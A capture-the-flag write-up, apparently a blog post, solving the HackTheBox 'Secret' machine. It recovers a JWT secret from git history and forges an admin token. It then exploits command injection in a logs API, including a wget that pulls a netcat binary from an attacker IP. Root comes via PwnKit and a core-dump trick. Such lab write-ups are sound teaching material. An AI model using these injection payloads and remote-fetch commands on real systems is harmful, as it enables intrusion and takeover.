

Secret(EASY)-HTB Writeup
- Rahul Kumar

- Mar 12, 2022
- 3 min read
In this writeup, we are going to solve a machine called secret on hackthebox

RECONNAISSANCE
Nmap scan

So,3 ports are open — 22 ssh, 80 HTTP, and 3000 HTTP

on port 80 we have an application documentation

It has a guide on how to use its API.
Register user(Register user on-site)
Body
{ “name”: “dasith”, “email”: “root@dasith.works”, “password”: “Kekc8swFgD6zU” }

Login User(Give us jwt token)
Body
{ “email”: “root@dasith.works”, “password”: “Kekc8swFgD6zU” }

Access Private Route(tell us out role on site)
with auth header
auth-token : eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MTE0NjU0ZDc3ZjlhNTRlMDBmMDU3NzciLCJuYW1lIjoidGhlYWRtaW4iLCJlbWFpbCI6InJvb3RAZGFzaXRoLndvcmtzIiwiaWF0IjoxNjI4NzI3NjY5fQ.PFJldSFVDrSoJ-Pg0HOxkGjxQ69gxVO2Kjn7ozw9Crg

Token Structure

after seeing the image from the documentation I got a hint that name should be “theadmin” to get the admin role.
I tried to do some token bypass things like changing parameters changing algo but got nothing.


nothing working with the token thing.
after that, I download the source code of the site.

this is what we got after unzipping the archive.

in the .env file, we got the token secret key.

I checked the key of the token with this but is fake.


in the file commit_editmsg, we can see that log are active.

cat the head file in the /log folder

hmm, it says they edited the .env file to hide something
found this article to revert the changes in git.
https://stackoverflow.com/questions/44727750/how-do-i-restore-a-previous-version-as-a-new-commit-in-git#comment76440244_44727867
from the root directory of the application
git log
so we go to comment before the .env file changes
git reset — hard de0a46b5107a2f4d26e348303e76d85ae4870934
now if we see the .env file, we can see the real token secret.


and it's the real one.

I tried to find something about the “theadmin” thing


and found a file /local-web/routes/private.js
it tells that if the name is “theadmin” then the person is admin

also that if you are an admin you can access /log API.
it runs a git command with an append variable “file” in that command
“file” is a parameter that is passed while calling the API
so we can escape the command with ;
command1;command2(command chaining)
let's change the name to “theadmin” and resign it with the key we found

then test it with API and we have the admin role

Now let's test the /logs api
/api/logs?file=anythinghere;command
and we can run command on the host
so get’s ourselves a shell on the system.
I tried to run the bash reverse shell command but nothing happen (I think that it doesn't like the symbols that were in that command)
then I uploaded the NCbinary to the system and run it
/api/logs?file=randomshit;wget+http%3a//10.10.14.12%3a8787/ncbinary
/api/logs?file=randomshit;chmod+777+ncbinary

/api/logs?file=randomshit;chmod+777+ncbinary


and we got a shell.

tty shell-escape
python3 -c ‘import pty;pty.spawn(“/bin/bash”)’
ctrl+z
stty raw -echo; fg
export TERM=xterm
Privilege Escalation(Shell)

I used this repo for exploitation
clone the repo and transfer the c file to the host then compile it

gcc -shared PwnKit.c -o PwnKit -Wl,-e,entry -fPICrun it
./PwnKitand you are the root user.
Privilege Escalation(Read Root File)
while enumeation i found a file
find / -uid 0 -perm -4000 -type f 2>/dev/null


It has Suid permission but we can't write to it.
we also have its code. it can count it use its privilege to read a file to count words, lines, characters and then drop its prev before writing to a file.

but we some core dump thing here

after googling about it found that if a program crashes in between it produce a core dump and we can see data that the program is using in those dumps
also these dumps we directly can’t see those
again google found this helpful article
so let’s crash the program
run the program and give the path of our flag /root/root.txt
then background the program with ctrl+z and run ps
kill the process

navigate to the /var/crash
and use apport-unpack to extract info
apport-unpack systemGeneratedCrashReportPath.crash yourNewUnpackDirectoryHe
cd into the folder
and run string command on the CoreDump file
you can see the flag in the Dump data.

Conclusion
This was a nice machine to exploit, for me it was in medium-high range. it needs lots of enumeration and the core-dump part was shit as hell but all well that end well.
That’s it! Hope you learned something from this write-up! Thanks for reading!


Comments